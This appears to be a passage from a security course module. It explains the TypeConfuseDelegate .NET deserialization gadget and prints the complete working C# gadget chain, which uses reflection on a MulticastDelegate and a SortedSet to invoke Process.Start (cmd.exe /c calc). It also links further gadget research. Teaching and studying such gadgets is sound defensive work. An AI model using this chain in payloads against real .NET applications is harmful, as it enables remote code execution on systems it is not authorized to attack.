
# The TypeConfuseDelegate Gadget

## Introduction

For the last two exploits, we have used the ObjectDataProvider gadget, but many more gadgets exist and more are discovered all the time, so let's take a look at another one called the TypeConfuseDelegate gadget.

## What is TypeConfuseDelegate?

TypeConfuseDelegate is the name of a .NET Framework deserialization gadget originally disclosed by [James Forshaw](https://twitter.com/tiraniddo) in [this Google Project Zero blog post](https://googleprojectzero.blogspot.com/2017/04/).



The code is relatively short, but it probably doesn't make a lot of sense the first time you see it, so let's figure out what's going on.

## How does it work?

The first thing we need to understand is that this gadget begins with a class called ComparisonComparer, which is a serializable, internal class in the Comparer class.




ComparisonComprarer extends the Comparer class, and has an internal [Comparison<T>](https://learn.microsoft.com/en-us/dotnet/api/system.comparison-1?view=net-7.0) property. Comparison<T> is a special type of variable called a Delegate, which means it refers to another method.

Code: csharp

public delegate int Comparison<in T>(T x, T y);

Most importantly, inside the Compare method we see that this delegated method is invoked. So if we can create a ComparisonComparer and somehow delegate Process.Start as the comparison method, then when Compare is called Process.Start will be invoked.

Although ComparisonComparer is an internal class inside Comparer, which means it can not be instantiated by other classes than Comparer, it is exposed via the Comparer.Create method.



So we have a way to create a ComparisonComparer, but our problem now is that Comparison expects a method that returns an int, and Process.Start returns a Process object.


This is where MulticastDelegate comes into play. To put it simply, a MulticastDelegate is just a list of delegated methods that are to be invoked one after another. Although we still can not delegate Process.Start as a Comparison<T> due to the return type, we can exploit a long-standing .NET Framework issue where type signatures are not always enforced, and overwrite an already delegated function in a MulticastDelegate instance with a method which returns a different type, in this case Process.Start.

So let's take a look at the beginning of the gadget code:

Code: csharp

// We delegate `string.Compare` as a new `Comparison<T>`  
Delegate stringCompare = new Comparison<string>(string.Compare);  
  
// We create a `MulticastDelegate` by chaining two `string.Compare` methods in a row  
Comparison<string> multicastDelegate = (Comparison<string>) MulticastDelegate.Combine(stringCompare, stringCompare);  
  
// We create a `ComparisonComparer` instance using `Comparer.Create` and pass the `MulticastDelegate` that we created as the `Comparison<T>` parameter to the constructor  
IComparer<string> comparisonComparer = Comparer<string>.Create(multicastDelegate);

At this point, we have a ComparisonComparer instance which will invoke two string.Compare methods in a row when the Compare method is invoked. This is where the "Type Confusion" comes in. Inside MulticastDelegate is a private field called \_invocationList which contains the delegated methods in the order they should be invoked.




Since this is a private field, we can not update it directly, however, we can get around this by using a class called FieldInfo:


Code: csharp

// Get the `FieldInfo` for `\_invocationList`, specifying it is a `Non-Public`, `Instance` variable  
FieldInfo fi = typeof(MulticastDelegate).GetField("\_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);  
  
// Get the `invocation list` from our `MulticastDelegate`  
object[] invoke\_list = multicastDelegate.GetInvocationList();  
  
// Overwrite the second delegated function (`string.Compare`) with `Process.Start`  
invoke\_list[1] = new Func<string, string, Process>(Process.Start);  
fi.SetValue(multicastDelegate, invoke\_list);

Now we have a MulticastDelegate which invokes string.Compare followed by Process.Start whenever the ComparisonComparer invokes Compare. But we don't have anything that invokes Compare yet. This is where SortedSet comes in. SortedSet is a Set that automatically sorts itself each time a new item is added (assuming there are at least two items in total). To do the sorting, it invokes Compare on the instance's internal Comparer which can be specified by the user, meaning we can supply our ComparisonComparer.



Additionally, and equally important, SortedSet can be serialized and upon deserialization it will add the items to a new SortedSet instance one by one, effectively triggering the Compare function.



So the last few lines of the gadget are the following:

Code: csharp


// Create a SortedSet with our ComparisonComparer and add two strings  
// which will act as the FileName and Arguments parameters when passed  
// to Process.Start(string FileName, string Arguments)  
SortedSet<string> sortedSet = new SortedSet<string>(comparisonComparer);  
sortedSet.Add("/c calc");  
sortedSet.Add("C:\\Windows\\System32\\cmd.exe");

Putting everything together, the whole gadget looks like this:

Code: csharp

// We delegate `string.Compare` as a new `Comparison<T>`  
Delegate stringCompare = new Comparison<string>(string.Compare);  
  
// We create a `MulticastDelegate` by chaining two `string.Compare` methods in a row  
Comparison<string> multicastDelegate = (Comparison<string>) MulticastDelegate.Combine(stringCompare, stringCompare);  
  
// We create a `ComparisonComparer` instance using `Comparer.Create` and pass the `MulticastDelegate` that we created as the `Comparison<T>` parameter to the constructor  
IComparer<string> comparisonComparer = Comparer<string>.Create(multicastDelegate);  
  
// Get the private field \_invocationList, specifying it is a Non-Public, Instance variable  
FieldInfo fi = typeof(MulticastDelegate).GetField("\_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);  
  
// Get the invocation list from our MulticastDelegate  
object[] invoke\_list = multicastDelegate.GetInvocationList();  
  
// Overwrite the second delegated function (string.Compare) with Process.Start  
invoke\_list[1] = new Func<string, string, Process>(Process.Start);  
fi.SetValue(multicastDelegate, invoke\_list);  
  
// Create a SortedSet with our ComparisonComparer and add two strings  
// which will act as the FileName and Arguments parameters when passed  
// to Process.Start(string FileName, string Arguments)  
SortedSet<string> sortedSet = new SortedSet<string>(comparisonComparer);  
sortedSet.Add("/c calc");  
sortedSet.Add("C:\\Windows\\System32\\cmd.exe");

Running the gadget, a calculator is spawned as expected, and although we have not tested it out yet, we know that the Compare method will be invoked upon deserialization as well.



## Going Beyond

So far in this module, we have covered two gadgets - ObjectDataProvider and TypeConfuseDelegate. In the wild, there are many more gadgets, and researchers will often discover new ones or improve upon existing ones. A few other gadgets (not covered in this module) include:

* [PSObject](https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf)
* [SessionSecurityToken](https://muffsec.com/blog/finding-a-new-datacontractserializer-rce-gadget-chain/)
* [ClaimsPrincipal (in Vietnamese)](https://testbnull.medium.com/some-notes-of-microsoft-exchange-deserialization-rce-cve-2021-42321-f6750243cdcd)

Discovering these gadgets can be quite complicated, but for those of you who are keen to learn more about the process, the blog posts/papers linked to the gadgets above, as well as the following resources may be interesting:

* ["Friday the 13th JSON Attacks" White Paper](https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEF%20CON%2025%20-%20Alvaro-Munoz-JSON-attacks-WP-UPDATED.pdf) / [Video of the Talk](https://www.youtube.com/watch?v=ZBfBYoK_Wr0)
* ["Are you my type?" White Paper](https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf)
* [Attacking .NET Deserialization Talk](https://www.youtube.com/watch?v=eDfGpu3iE4Q)